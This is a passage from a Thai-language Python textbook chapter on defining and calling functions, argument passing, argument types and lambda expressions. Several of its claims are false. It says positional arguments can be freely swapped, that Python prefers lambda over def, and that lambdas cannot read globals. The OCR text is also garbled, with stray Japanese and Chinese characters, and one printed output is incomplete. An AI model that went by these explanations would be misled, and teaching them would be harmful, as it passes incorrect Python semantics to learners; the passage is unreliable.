จากตัวอย่างโปรแกรมที่ 7.1 เป็นการประกาศพังก์ชันอย่างง่าย โดยเริ่มจากบรรทัดที่ 2 ประกาศว่าเป็นพังก์ชันมีชื่อว่า printme ทำหน้าที่พิมพ์ข้อความออกจอภาพและมีพารามิเตอร์สำหรับใช้งานในพังก์ชันนี้ 1 ตัวคือ str บรรทัดที่ 3 เป็นการอธิบายการทำงานของพังก์ชันนี้ (ไฟลอนจะไม่มีการแปลความหมายของบรรทัดนี้) คำสั่งถัดไปในบรรทัดที่ 4 เป็นการเรียกพังก์ชัน print เพื่อพิมพ์ข้อมูลในพารามิเตอร์ str ออกจอภาพและคำสั่งสุดท้ายในบรรทัดที่ 5 คือคำสั่งส่งค่ากลับ สำหรับในตัวอย่างนี้จะไม่มีการส่งคืนค่าใด ๆ กลับไปยังผู้ที่เรียกใช้ แต่ไฟลอนตีความว่าเป็นค่า None

#### 4. การเรียกใช้ฟังก์ชัน (Calling a function)

เมื่อฟังก์ชันถูกสร้างเสร็จเรียบร้อยแล้ว การเรียกใช้งานสามารถกระทำได้ 3 วิธี คือ เรียกใช้งานจาก Python shell (prompt) เรียกใช้จากภายในโปรแกรมเดียวกัน และการเรียกใช้จากโปรแกรมอื่น ๆ ซึ่งมีรายละเอียดดังนี้

1. การเรียกฟังก์ชันจาก Python shell สามารถทำได้โดยเรียกผ่านพร้อมพของ Python shell โดยตรง เช่น

```
>>> def myfunc():      #Defined function
    print("Testing function")      #Print command
>>> myfunc()      #Calling function form prompt
Testing function
```

2. วิธีเรียกใช้งานจากภายในโปรแกรมเดียวกัน แสดงในโปรแกรมตัวอย่างที่ 7.2 แต่มีข้อห้ามสำหรับวิธีการนี้คือ ห้ามให้ผู้เขียนโปรแกรมประมวลผลฟังก์ชันหลังคำสั่งเรียกใช้งาน เพราะไฟล์จะมองว่ามีการประมวลผลฟังก์ชันไว้ (เป็นจุดอ่อนของการแปลภาษาแบบ interpreter ซึ่งแตกต่างจากภาษาซีที่สามารถประมวลผลฟังก์ชันไว้ที่ได้ ก็ได้ เพราะคอมไพล์อร์ของภาษาซีจะแปลทั้งโปรแกรม)



ห้าม ประมวลผลฟังก์ชันหลังคำสั่งเรียกใช้งานฟังก์ชัน เพราะจะทำให้โปรแกรมผิดพลาด

#### ตัวอย่างโปรแกรมที่ 7.2 การเรียกฟังก์ชันภายในโปรแกรมเดียวกัน

```
1 # Calling user function
2 def printme( str ):
3     "This prints a passed string into this function"
4     print (str)
5     return
6 # Now you can call printme function
7 printme("I'm first call to user defined function!");
8 printme("Again second call to the same function");
```


```
I'm first call to user defined function!
Again second call to the same function
>>>
```

จากตัวอย่างโปรแกรมที่ 7.2 ในบรรทัดที่ 2 โปรแกรมได้ทำการประกาศพังก์ชันชื่อ printme ทำหน้าที่พิมพ์ข้อความที่รับมาแสดงออกจอภาพ โดยมีพารามิเตอร์ 1 ตัว คือ str ในคำสั่งบรรทัดที่ 7 และ 8 โปรแกรมทำการเรียกพังก์ชัน printme พร้อมส่งข้อความ "I'm first call to user defined function!" และ "Again second call to the same function" เป็นการกิวเมนต์ให้กับพังก์ชันเพื่อพิมพ์ข้อความดังกล่าว

3. วิธีเรียกใช้จากโปรแกรมอื่น เป็นวิธีการที่ใช้สำหรับการพัฒนาโปรแกรมขนาดใหญ่และมีความซับซ้อน ซึ่งมักจะนำพังก์ชันที่เขียนขึ้นมาจัดเก็บเอาไว้เป็นไลบรารีอย่างเป็นระบบ เพื่อต้องการให้โปรแกรมต่าง ๆ สามารถเรียกใช้งานได้ โดยการนำเข้า (import) ซึ่งจะอธิบายในหัวข้อมोดูลต่อไป

## 5. การส่งผ่านอาร์กิวเมนต์ (Pass by reference vs value)

อาร์กิวเมนต์ (Argument) คือ ค่าคงที่ หรือค่าของตัวแปรในโปรแกรมหลัก (Main program) ที่ส่งไปเป็นพารามิเตอร์ของโปรแกรมย่อย (Subprogram) เพื่อการคำนวณหรือประมวลผล พารามิเตอร์จะอยู่ภายใต้ชื่อพังก์ชัน พารามิเตอร์อาจมีหรือไม่มีก็ได้ ถ้าไม่มีพารามิเตอร์ให้ใช้เครื่องหมาย () เท่านั้น สำหรับในกรณีที่มีพารามิเตอร์มากกว่าหนึ่งตัว ให้ใช้เครื่องหมายจุลภาค (,) ค้นระหว่างพารามิเตอร์เหล่านั้น การส่งผ่านอาร์กิวเมนต์ในภาษาจะดับสูงที่สุด มี 2 แบบคือ pass by reference และ pass by value และสำหรับเพื่อนมีเฉพาะ pass by reference เท่านั้น




รูปที่ 7.1 Arguments Vs Parameters, Pass arguments to parameters

จากรูปที่ 7.1 แสดงการเปรียบเทียบระหว่าง Argument และ Parameter โดยอาร์กิวเม้นต์ คือ ค่าคงที่ที่ส่งให้กับฟังก์ชันทำงาน และ พารามิเตอร์ คือ ตัวแปรที่ประกาศไว้ในฟังก์ชันเพื่อรับค่าที่ส่งมาจาก อาร์กิวเม้นต์เพื่อใช้ทำงานในฟังก์ชัน (ส่วน Argument รับเป็น Parameter) จำนวนของอาร์กิวเม้นต์จะต้องสัมพันธ์กับจำนวนของพารามิเตอร์ จาก ตัวอย่างรูปที่ 7.1 อาร์กิวเม้นต์ตัวแรก (7.5) ใน main program จะถูกส่งไป เป็นค่าของพารามิเตอร์ a ในฟังก์ชัน Printinfo (ดังนั้น a จะมีค่าเท่ากับ 7.5 ด้วย) อาร์กิวเม้นต์ตัวที่สอง (5) จะถูกส่งไปเป็นค่าของพารามิเตอร์ b (b มีค่า เท่ากับ 5) และอาร์กิวเม้นต์ตัวที่สาม ("Hello") จะถูกส่งไปเป็นค่าของ พารามิเตอร์ c (c มีค่าเท่ากับ "Hello") เป็นต้น

**Pass by value** คือ การสำเนา (Copy) ค่าข้อมูลจากโปรแกรมที่เรียกใช้ให้กับฟังก์ชันที่ถูกเรียก โดยเก็บค่าที่ทำสำเนาไว้ในตัวแปรชนิดท้องถิ่น (local) ภายใต้ฟังก์ชันที่ถูกเรียกเพื่อประมวลผลหรือกล่าวให้กระชับคือ เป็นการ ผ่านค่าจริง ๆ ของตัวแปรให้ฟังก์ชัน ดังรูปที่ 7.2

#### ผลการทำงานของ Pass by value คือ

- การแก้ไขหรือเปลี่ยนแปลงข้อมูลในฟังก์ชันจะมีผลเฉพาะใน ฟังก์ชัน (Local) เท่านั้น จะไม่มีผลใด ๆ กับข้อมูลในโปรแกรมที่เรียกใช้
- การส่งคืนค่าจากฟังก์ชันด้วยคำสั่ง return จะเป็นการสำเนา ข้อมูลจากภายใต้ฟังก์ชันกลับไปยังผู้เรียกและส่งค่าข้อมูลกลับได้ เพียงค่าเดียวเท่านั้น
- ใช้พื้นที่หน่วยความจำในการทำงานมาก เพราะต้องสำเนาข้อมูล ทุกพารามิเตอร์ที่ส่งไปยังฟังก์ชัน



รูปที่ 7.2 Pass by value




อาร์กิวเมนต์ (Arguments) ใช้ในโปรแกรมหลัก หรือพังก์ชันที่เรียกใช้งาน พารามิเตอร์ (Parameters) ใช้ในโปรแกรมย่อย หรือพังก์ชันที่ถูกเรียกใช้งาน

Pass by reference คือ การส่งที่อยู่ (Address) ของตัวแปรจากโปรแกรมที่เรียกใช้ให้กับพังก์ชันที่ถูกเรียก หรือพูดง่าย ๆ คือ การผ่านที่อยู่ของตัวแปร ดังรูปที่ 7.3

ผลการทำงานของ Pass by reference คือ

- การแก้ไขหรือเปลี่ยนแปลงข้อมูลในพังก์ชันจะมีผลกระทบกับข้อมูลในโปรแกรมที่เรียกใช้ด้วย
- การส่งคืนค่าจากพังก์ชันด้วยคำสั่ง return จะสามารถส่งกลับได้หลายค่า
- ประหยัดพื้นที่หน่วยความจำ เพราะตัวแปรไม่ได้ถูกคัดลอกเหมือนกับการส่งแบบ pass by value
- ประหยัดเวลา เพราะเข้าถึงหน่วยความจำในตำแหน่งเดียวกัน ทำให้มีเวลาเป็นต้องคัดลอกตัวแปร



รูปที่ 7.3 Pass by reference



การส่งค่าอาร์กิวเม้นต์ในภาษาไพธอนจะมีเฉพาะชนิด Pass by reference เท่านั้น ไม่มีการส่งค่าแบบ Pass by value

ตัวอย่าง และการใช้งาน Pass by reference ดังต่อไปนี้

ตัวอย่างโปรแกรมที่ 7.3 การส่งค่าอาร์กิวเม้นต์แบบ Pass by reference

```

1 def changeme(mylist):
2     "This changes a passed list into this function"
3     mylist.append([1,2,3,4]);
4     print ("Values inside the function: ", mylist)
5     return
6 # Now you can call changeme function
7 mylist = [10,20,30];
8 changeme(mylist);
9 print ("Values outside the function: ", mylist)

```

```

Values inside the function:  [10, 20, 30, [1, 2, 3, 4]]
Values outside the function:  [10, 20, 30, [1, 2, 3, 4]]
>>>

```

จากตัวอย่างโปรแกรมที่ 7.3 บรรทัดที่ 1 ทำการประกาศฟังก์ชันชื่อ `changeme` ทำหน้าที่เชื่อมข้อมูลในลิสต์ 2 ลิสต์เข้าด้วยกัน โดยมีพารามิเตอร์ 1 ตัวคือ `mylist` เพื่อรับค่าข้อมูลจากโปรแกรมที่เรียกใช้งาน ซึ่งเป็นการส่งค่าตัวแปรชนิด `pass by reference` เมื่อรับค่าพารามิเตอร์มาแล้ว โปรแกรม

จะนำค่าในพารามิเตอร์ดังกล่าว ซึ่งเป็นชนิดลิสต์ มาเชื่อมกับรายการลิสต์ที่พังก์ชันกำหนดขึ้นคือ [1, 2, 3, 4] ด้วยเมธอด append (บรรทัดที่ 3) เมื่อเสร็จจากการเชื่อมต่อลิสต์แล้ว บรรทัดที่ 4 โปรแกรมจะทำการพิมพ์ข้อมูลในลิสต์ที่เชื่อมต่อแล้วออกจอภาพ ในบรรทัดสุดท้ายของพังก์ชัน (บรรทัดที่ 5) จะใช้คำสั่ง return เพื่อบอกว่าเป็นการจบพังก์ชันแล้ว โดยไม่มีการส่งค่าใด ๆ กลับไปให้ผู้เรียก

คำสั่งในบรรทัดที่ 7 โปรแกรมทำการประกาศตัวแปรชนิดลิสต์ชื่อ mylist มีค่าเท่ากับ [10, 20, 30] จากนั้นบรรทัดที่ 8 โปรแกรมทำการเรียกพังก์ชัน changeme พร้อมส่งอาร์กิวเมนต์คือ mylist ไปให้พังก์ชัน ผลลัพธ์ที่ได้คือ [10, 20, 30, [1, 2, 3, 4]] บรรทัดที่ 9 โปรแกรมทำการพิมพ์ข้อมูลใน mylist ใหม่อีกครั้ง ผลลัพธ์ที่ได้คือ [10, 20, 30, [1, 2, 3, 4]] ซึ่งเหมือนกับผลลัพธ์ที่ได้จากคำสั่งในบรรทัดที่ 8 แสดงให้เห็นว่าตัวแปร mylist ถูกอ้างอิงจากตำแหน่งที่อยู่เดียวกัน เป็นเพราะคุณสมบัติของการใช้ตัวแปรแบบ Pass by reference นั่นเอง

การแก้ไขข้อมูลของตัวแปรที่อ้างอิงแบบ Pass by reference จะมีผลกระทบทั้งในโปรแกรมที่เรียกใช้และภายในพังก์ชันที่ถูกเรียก แต่ในกรณีที่ผู้เขียนโปรแกรมทำการประกาศชื่อตัวแปรให้เหมือนกันกับชื่อพารามิเตอร์ในพังก์ชัน และกำหนดค่าใหม่ให้กับตัวแปรดังกล่าว ไฟลอนจะมองว่าไม่ใช่ตัวแปรเดียวกัน เรียกตัวแปรแบบนี้ว่าตัวแปรท้องถิ่น (Local variable)

#### ตัวอย่างโปรแกรมที่ 7.4 ตัวแปรชนิดท้องถิ่น (local variable)

```

1 # Function definition is here
2 def changeme(mylist):
3     "This changes a passed list into this function"
4     mylist = [1,2,3,4]; # Assign new reference in mylist
5     print ("Values inside the function: ", mylist)
6     return
7 # Now you can call changeme function
8 mylist = [10,20,30];
9 changeme(mylist);
10 print ("Values outside the function: ", mylist)

```

```
Values inside the function: [1, 2, 3, 4]
Values outside the function: [10, 20, 30]
>>>
```

พิจารณาจากโปรแกรมที่ 7.4 บรรทัดที่ 2 โปรแกรมประกาศฟังก์ชันชื่อ changeme ทำหน้าที่กำหนดค่าและพิมพ์ข้อมูล โดยมีพารามิเตอร์ 1 ตัวคือ mylist บรรทัดที่ 4 โปรแกรมประกาศตัวแปรชื่อ mylist ซึ่งตรงกับชื่อพารามิเตอร์ของฟังก์ชันและกำหนดค่าใหม่ให้กับตัวแปรดังกล่าวเป็น [1, 2, 3, 4] บรรทัดที่ 5 โปรแกรมทำการพิมพ์ค่าข้อมูลที่อยู่ในตัวแปร mylist ออกจอภาพ

ในบรรทัดที่ 8 โปรแกรมประกาศตัวแปรชื่อ mylist เป็นชนิดลิสต์ และกำหนดค่าเท่ากับ [10, 20, 30] ต่อจากนั้นในบรรทัดที่ 9 โปรแกรมทำการเรียกฟังก์ชัน changeme พร้อมส่ง mylist เป็นอาร์กิวเม้นต์ให้กับฟังก์ชันผลลัพธ์ที่พิมพ์จากฟังก์ชันคือ [1, 2, 3, 4] บรรทัดที่ 10 โปรแกรมสั่งพิมพ์ค่าข้อมูลที่อยู่ในตัวแปร mylist อีกครั้งผลลัพธ์ที่ได้คือ [10, 20, 30] แสดงให้เห็นว่าตัวแปร mylist ที่อยู่ภายนอกและภายในฟังก์ชันไม่ใช่ตัวแปรเดียวกัน



การประกาศตัวแปรเป็นชื่อเดียวกับพารามิเตอร์ที่ประกาศไว้ในฟังก์ชัน ไฟรอน ตีความว่าเป็นตัวแปรคงละตัวกัน

## 6. ชนิดของอาร์กิวเม้นต์ที่ส่งให้ฟังก์ชัน

อาร์กิวเม้นต์ที่ส่งให้กับฟังก์ชันแบ่งออกเป็น 4 ประเภทคือ Required arguments, Keyword arguments, Default arguments, Variable-length arguments

Required arguments คือ การส่งจำนวนavar กิวเม้นต์ให้ตรงกับจำนวนพารามิเตอร์ที่ฟังก์ชันประกาศไว้ โดยอาร์กิวเม้นต์สามารถสลับตำแหน่งกันได้ เนื่องจากไฟรอนมองทุกอย่างเป็นออบเจกต์ และมีคุณสมบัติการเปลี่ยนชนิดข้อมูลแบบอัตโนมัติ สำหรับตัวอย่างการใช้ required arguments ดังนี้

เมื่อประกาศฟังก์ชัน myfunc เป็น

```
def myfunc(number, mylist):
```

โดย myfunc มีพารามิเตอร์ 2 ตัวคือ num (เป็นชนิดจำนวนเต็ม) และ mylist (ชนิดลิสต์) เมื่อเรียกใช้งานฟังก์ชันดังกล่าวจะมีรูปแบบคือ

```
num = 5; mylist = [1, 2, 3, 4]
```

myfunc(num, mylist) หรือสับเปลี่ยนของอาร์กิวเม้นต์ได้ เช่น myfunc(mylist, num)

แต่ถ้าผู้เขียนโปรแกรมเรียกใช้งานฟังก์ชันในลักษณะดังต่อไปนี้ จะเกิดข้อผิดพลาดทันที

myfunc(num) หรือ myfunc(mylist) หรือ myfunc() ดังโปรแกรมที่ 7.5

ตัวอย่างโปรแกรมที่ 7.5 อาร์กิวเม้นต์ชนิด required argument

```
1 # Required arguments
2 def printme(str):
3     "This prints a passed string into this function"
4     print (str);
5     return;
6 # Now you can call printme function
7 printme();
```

```
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python", line 7, in <module>
    printme();
TypeError: printme() missing 1 required positional argument: 'str'
>>>
```

จากตัวอย่างโปรแกรมที่ 7.5 โปรแกรมจะเกิดข้อผิดพลาดเพราจะว่า พังก์ชัน printme ต้องการพารามิเตอร์ 1 ตัว เป็นชนิดสตริง (บรรทัดที่ 2) แต่ เมื่อเรียกใช้งานฟังก์ชันดังกล่าวในบรรทัดที่ 7 โปรแกรมหลักไม่ได้ส่งค่า อาร์กิวเม้นต์ตรงตามที่ฟังก์ชันกำหนดไว้

Keyword arguments คือ อาร์กิวเม้นต์ที่กำหนดผ่านชื่อตัวแปร เช่น

ประการศฟังก์ชันเป็น def myfunc(string):

เมื่อเรียกฟังก์ชัน myfunc โดยใช้ Keyword arguments จะมีรูปแบบคือ myfunc(Str ='Testing keyword') ดังโปรแกรมตัวอย่างที่ 7.6

ตัวอย่างโปรแกรมที่ 7.6 อาร์กิวเมนต์ชนิด keyword arguments

```

1 # Required arguments
2 def printme(str):
3     "This prints a passed string into this function"
4     print (str);
5     return;
6 # Now you can call printme function
7 printme(str = "My string");

```

```

My string
>>>

```

จากตัวอย่างโปรแกรมที่ 7.6 บรรทัดที่ 2 โปรแกรมประกาศฟังก์ชันชื่อ printme ทำหน้าที่พิมพ์ข้อความออกจอภาพ โดยฟังก์ชันดังกล่าวมีพารามิเตอร์ 1 ตัวคือ str บรรทัดที่ 7 โปรแกรมเรียกฟังก์ชัน printme พร้อมกับส่ง อาร์กิวเมนต์ str = "My string" เป็นชนิด keyword argument ให้กับฟังก์ชัน ผลลัพธ์ที่ได้ คือ "My string"

การสลับตำแหน่งของอาร์กิวเมนต์ขณะเรียกใช้ฟังก์ชัน อาจเกิดจาก ความไม่ได้ตั้งใจของผู้เขียนโปรแกรม หรือนสามารถแก้ไขความผิดพลาด ดังกล่าวได้ โดยการสลับตำแหน่งของตัวแปรเหล่านั้นให้ แต่มีข้อแม้ว่า พารามิเตอร์ในฟังก์ชันกับอาร์กิวเมนต์ที่ส่งจากโปรแกรมที่เรียกต้องเป็นชื่อเดียวกันเท่านั้น ดังโปรแกรมตัวอย่างที่ 7.7

ตัวอย่างโปรแกรมที่ 7.7 การสลับตำแหน่งของอาร์กิวเมนต์

```

1 # Keyword arguments(swap agrument)
2 def printinfo(name, age):
3     "This prints a passed info into this function"
4     print ("Name: ", name);
5     print ("Age ", age);
6     return;
7 # Now you can call printinfo function
8 printinfo(age=50, name="miki")

```

```
Name: miki
Age 50
>>>
```

จากตัวอย่างโปรแกรมที่ 7.7 บรรทัดที่ 2 โปรแกรมประกาศพังก์ชันชื่อ printinfo ทำหน้าที่พิมพ์ชื่อและอายุ โดยมีพารามิเตอร์ 2 ตัวคือ name และ age บรรทัดที่ 4 โปรแกรมทำการพิมพ์ชื่อ และบรรทัดที่ 5 พิมพ์อายุ

ในโปรแกรมหลักบรรทัดที่ 8 โปรแกรมเรียกใช้งานพังก์ชัน printinfo พร้อมกับส่งอาร์กิวเมนต์ไปให้พังก์ชัน 2 ตัวคือ age = 50 และ name = miki โดยทดสอบลับที่ตำแหน่งของอาร์กิวเมนต์ไม่ให้ตรงกันกับตำแหน่งของพารามิเตอร์ในพังก์ชัน printinfo (ในพังก์ชันกำหนดเป็น name, age) เมื่อพังก์ชัน printinfo ทำการพิมพ์ค่าของ name และ age ปรากฏว่าผลลัพธ์ที่ได้ถูกต้อง ซึ่งเกิดจากไプログラ์มทำการสลับตำแหน่งของพารามิเตอร์ให้อัตโนมัติ นั่นเอง

Default arguments คือ อาร์กิวเมนต์ที่ถูกกำหนดค่าไว้ล่วงหน้า เมื่อโปรแกรมที่เรียกใช้ไม่ได้ส่งอาร์กิวเมนต์มาให้กับพังก์ชันครบตามจำนวนที่ระบุไว้ พังก์ชันจะนำค่า default arguments ดังกล่าวมาทำงานแทน ดังตัวอย่าง โปรแกรมที่ 7.8

### ตัวอย่างโปรแกรมที่ 7.8 default arguments

```
1 # Default arguments
2 def printinfo(name, age = 35):
3     "This prints a passed info into this function"
4     print ("Name: ", name);
5     print ("Age: ", age);
6     return;
7 # Now you can call printinfo function
8 printinfo(age=50, name="miki");
9 printinfo(name="miki");
```

```
Name: miki
Age: 50
Name: miki
Age: 35
>>>
```

จากโปรแกรมที่ 7.8 บรรทัดที่ 2 ทำการประกาศฟังก์ชันชื่อ printinfo ทำหน้าที่พิมพ์ชื่อและอายุออกทางจอภาพ โดยฟังก์ชันดังกล่าวมีพารามิเตอร์ 2 ตัวคือ name และ age สำหรับพารามิเตอร์ age ถูกกำหนดค่าเริ่มไว้คือ age = 35 (เป็นค่า default) บรรทัดที่ 4 เป็นคำสั่งพิมพ์ชื่อและบรรทัดที่ 5 พิมพ์อายุ

บรรทัดที่ 8 โปรแกรมหลักทดสอบเรียกฟังก์ชัน printinfo โดยส่ง อาร์กิวเม้นต์มาให้ฟังก์ชันครบตามจำนวน คือ age = 50 และ name = "miki" ผลลัพธ์ที่ได้คือ ฟังก์ชันจะสั่งพิมพ์ name = miki และ age = 50 บรรทัดที่ 9 โปรแกรมทำการทดสอบเรียกฟังก์ชัน printinfo อีกครั้ง โดยการส่ง อาร์กิวเม้นต์ให้ฟังก์ชัน printinfo เพียงตัวเดียวคือ name = "miki" ผลลัพธ์ที่ได้คือ ฟังก์ชันจะพิมพ์ name = miki และ age = 35 (ซึ่ง age = 35 ถูกแทนที่ด้วยค่า default โดยอัตโนมัติในเอง)

**Variable-length arguments** คือ อาร์กิวเม้นต์ที่สามารถบรรจุข้อมูล ไว้ได้แบบไม่จำกัดจำนวน เพื่อใช้ในกรณีที่ผู้เขียนโปรแกรมไม่ทราบแน่ชัดว่า ฟังก์ชันที่เขียนขึ้นจะต้องใช้ข้อมูลในการทำงานกี่ตัว หรืออาจจะมีข้อมูลที่ไม่ได้คาดการณ์ไว้เกิดขึ้นในอนาคต ไฟรอนจึงได้เตรียมอาร์กิวเม้นต์ชนิดนี้ไว้ให้ผู้เขียนโปรแกรมเพื่อความยืดหยุ่นในการทำงาน สำหรับรูปแบบอาร์กิวเม้นต์แบบ Variable-length arguments ดังนี้คือ

```
def functionname([formal_args,] *var_args_tuple ):
    "function_docstring"
    function_suite
    return [expression]
```

การประกาศฟังก์ชันโดยใช้อาร์กิวเม้นต์แบบ Variable-length arguments จะมีรูปแบบคล้ายการประกาศฟังก์ชันโดยทั่วไป แต่แตกต่างตรงที่ มีสัญลักษณ์ \* นำหน้าตัวแปรชนิดทัพเพิลแบบไม่จำกัดจำนวนสมาชิก (คล้าย การประกาศตัวแปรอย่างเดียวในภาษาซี) สำหรับตัวอย่างการประกาศและใช้งานอาร์กิวเม้นต์แบบ Variable-length arguments ดังนี้

### ตัวอย่างโปรแกรมที่ 7.9 การใช้งาน Variable-length arguments

```

1 # Variable-length arguments
2 def printinfo(arg1, *vartuple):
3     "This prints a variable passed arguments"
4     print ("Output of formal arg is : ",arg1)
5     for var in vartuple:
6         print ("Output of virtuple arg is : ",var)
7     return;
8 # Now you can call printinfo function
9 printinfo(10);
10 printinfo(70, 60, 50);

```

```

Output of formal arg is : 10
Output of formal arg is : 70
Output of virtuple arg is : 60
Output of virtuple arg is : 50
>>>

```

จากตัวอย่างโปรแกรมที่ 7.9 บรรทัดที่ 2 โปรแกรมประกาศพังก์ชันชื่อ printinfo ทำหน้าที่พิมพ์ข้อมูล โดยมีพารามิเตอร์ 2 ตัวคือ arg1 (พารามิเตอร์ปกติ) และ \*vartuple (เป็นชนิด variable-length สามารถบรรจุข้อมูลหรือสมาชิกได้ไม่จำกัด) บรรทัดที่ 4 พังก์ชัน printinfo ส่งพิมพ์ข้อมูลที่อยู่ในพารามิเตอร์ arg1 ออกจอภาพ บรรทัดที่ 5 โปรแกรมจะอ่านค่าข้อมูลที่เก็บอยู่ในพารามิเตอร์ \*vartuple เข้ามาทำงานด้วยคำสั่ง for ข้อมูลที่อ่านได้ในแต่ละครั้งจะถูกพิมพ์ออกจอภาพ (บรรทัดที่ 6) จนกว่าข้อมูลในพารามิเตอร์ \*vartuple จะหมด โปรแกรมจึงจะหยุดการทำงานใน for loop

บรรทัดที่ 9 โปรแกรมเรียกใช้พังก์ชัน printinfo พร้อมส่งค่าคงที่เป็นอาร์กิวเมนต์ไปให้พังก์ชัน 1 ตัว คือ 10 ผลลัพธ์ที่ได้จากพังก์ชัน printinfo คือข้อความว่า "Output of formal arg is : 10" ซึ่งเพรอนต์ความว่าค่า 10 ที่ส่งไปให้พังก์ชันเป็นค่าของพารามิเตอร์ arg1 ไม่ใช้พารามิเตอร์ \*vartuple

บรรทัดที่ 10 โปรแกรมเรียกพังก์ชัน printinfo อีกครั้ง ในครั้งนี้กำหนดค่าคงที่เป็นอาร์กิวเมนต์ให้กับพังก์ชัน 3 ค่าคือ 70, 60 และ 50 ตามลำดับ เพรอนต์ความว่า 70 เป็นค่าของพารามิเตอร์ arg1 และ 60 กับ 50 เป็นค่าของพารามิเตอร์ \*vartuple เมื่อพังก์ชันส่งพิมพ์ข้อมูล ผลลัพธ์ที่ได้คือ "Output of formal arg is : 70" และ "Output of virtuple arg is : 60, 50" ดัง

ตัวอย่างข้างบน ซึ่งแสดงให้เห็นว่าการกิวเมนต์แบบ Variable-length arguments สามารถบรรจุข้อมูลได้หลายค่า ซึ่งส่งผลให้การใช้งานมีความยืดหยุ่นมาก

## 7. พังก์ชันไม่ระบุชื่อ (The Anonymous functions: lambda)



พังก์ชันที่ไม่ระบุชื่อ หรือ Lambda expression คือ การสร้างพังก์ชันที่ผู้เขียนโปรแกรมไม่ต้องการประกาศชื่อพังก์ชัน แต่ใช้ Keyword "lambda" เท่านั้น def ซึ่งถูกใช้ในการประกาศพังก์ชันแบบปกติ โดยมีเงื่อนไขในการสร้าง lambda พังก์ชันดังนี้

1. พังก์ชันแบบไม่ระบุชื่อ (Anonymous functions) นี้ สามารถกำหนดจำนวน参数กิวเมนต์ ให้กับพังก์ชันกี่ตัวก็ได้ แต่การส่งค่ากลับ (return) จากพังก์ชันมีเดียวค่าเดียวเท่านั้น
2. พังก์ชันแบบไม่ระบุชื่อ ไม่สามารถถูกเรียกใช้เพื่อให้แสดงผล (print) ค่าข้อมูลได้ เพราะจะมีเฉพาะนิพจน์ (Expressions) เท่านั้น
3. ตัวแปรที่ใช้ในการประมวลผลของพังก์ชันแบบไม่ระบุชื่อ จะอยู่ภายในขอบเขตพื้นที่ที่ใช้สำหรับเก็บตัวแปร (namespace) ของตัวเองเท่านั้น และไม่สามารถเรียกข้าม namespace ได้ (เมื่อว่าภายในพังก์ชันจะมีการประกาศตัวแปรแบบ global ไว้ก็ตาม ก็ไม่สามารถเรียกใช้งานได้)
4. เมื่อมีการประกาศพังก์ชัน def และ lambda เหมือนกัน ไฟรอนจะให้ความสำคัญกับ lambda มากกว่า

### ข้อดีของ Anonymous functions

- ไม่ต้องประกาศชื่อพังก์ชัน แต่ใช้ชื่อเป็นตัวแปรแทน
- คำสั่งมีความกระชับและสั้น เพราะมีเฉพาะนิพจน์เท่านั้น
- มีลักษณะการทำงานคล้ายกับสูตรหรือสมการเฉพางงาน หรือ inline ในภาษา C/C++
- มีลักษณะการทำงานเป็นแบบ function shorthand หรือ embed a function คือ สามารถผังพังก์ชัน lambda เข้าไปในโปรแกรมแต่ละบรรทัดได้

### ข้อเสียของ Anonymous functions

- ยกตัวอย่างการอ่านและทำความเข้าใจ ทำให้นักเขียนโปรแกรมพัฒนาตัวได้ยาก
- ยกตัวอย่างการตรวจสอบแล้วแก้ไข เมื่อโปรแกรมเกิดข้อผิดพลาด
- ไม่เหมาะสมกับงานที่มีการประมวลผลที่ซับซ้อนมาก ๆ เพราะงานขนาดใหญ่ต้องมีการอธิบายการทำงานแต่ละขั้นตอนไว้อย่างละเอียด เพื่อให้ผู้เขียนโปรแกรมสามารถอ่านเข้าใจได้
- การเขียนโปรแกรมโดยใช้ lambda จะเป็นทางการน้อยกว่าการใช้ฟังก์ชัน (def)

Anonymous functions มีรูปแบบการประกาศฟังก์ชัน ดังนี้

*lambda [arg1 [, arg2, ...., argn]]:  
expression*

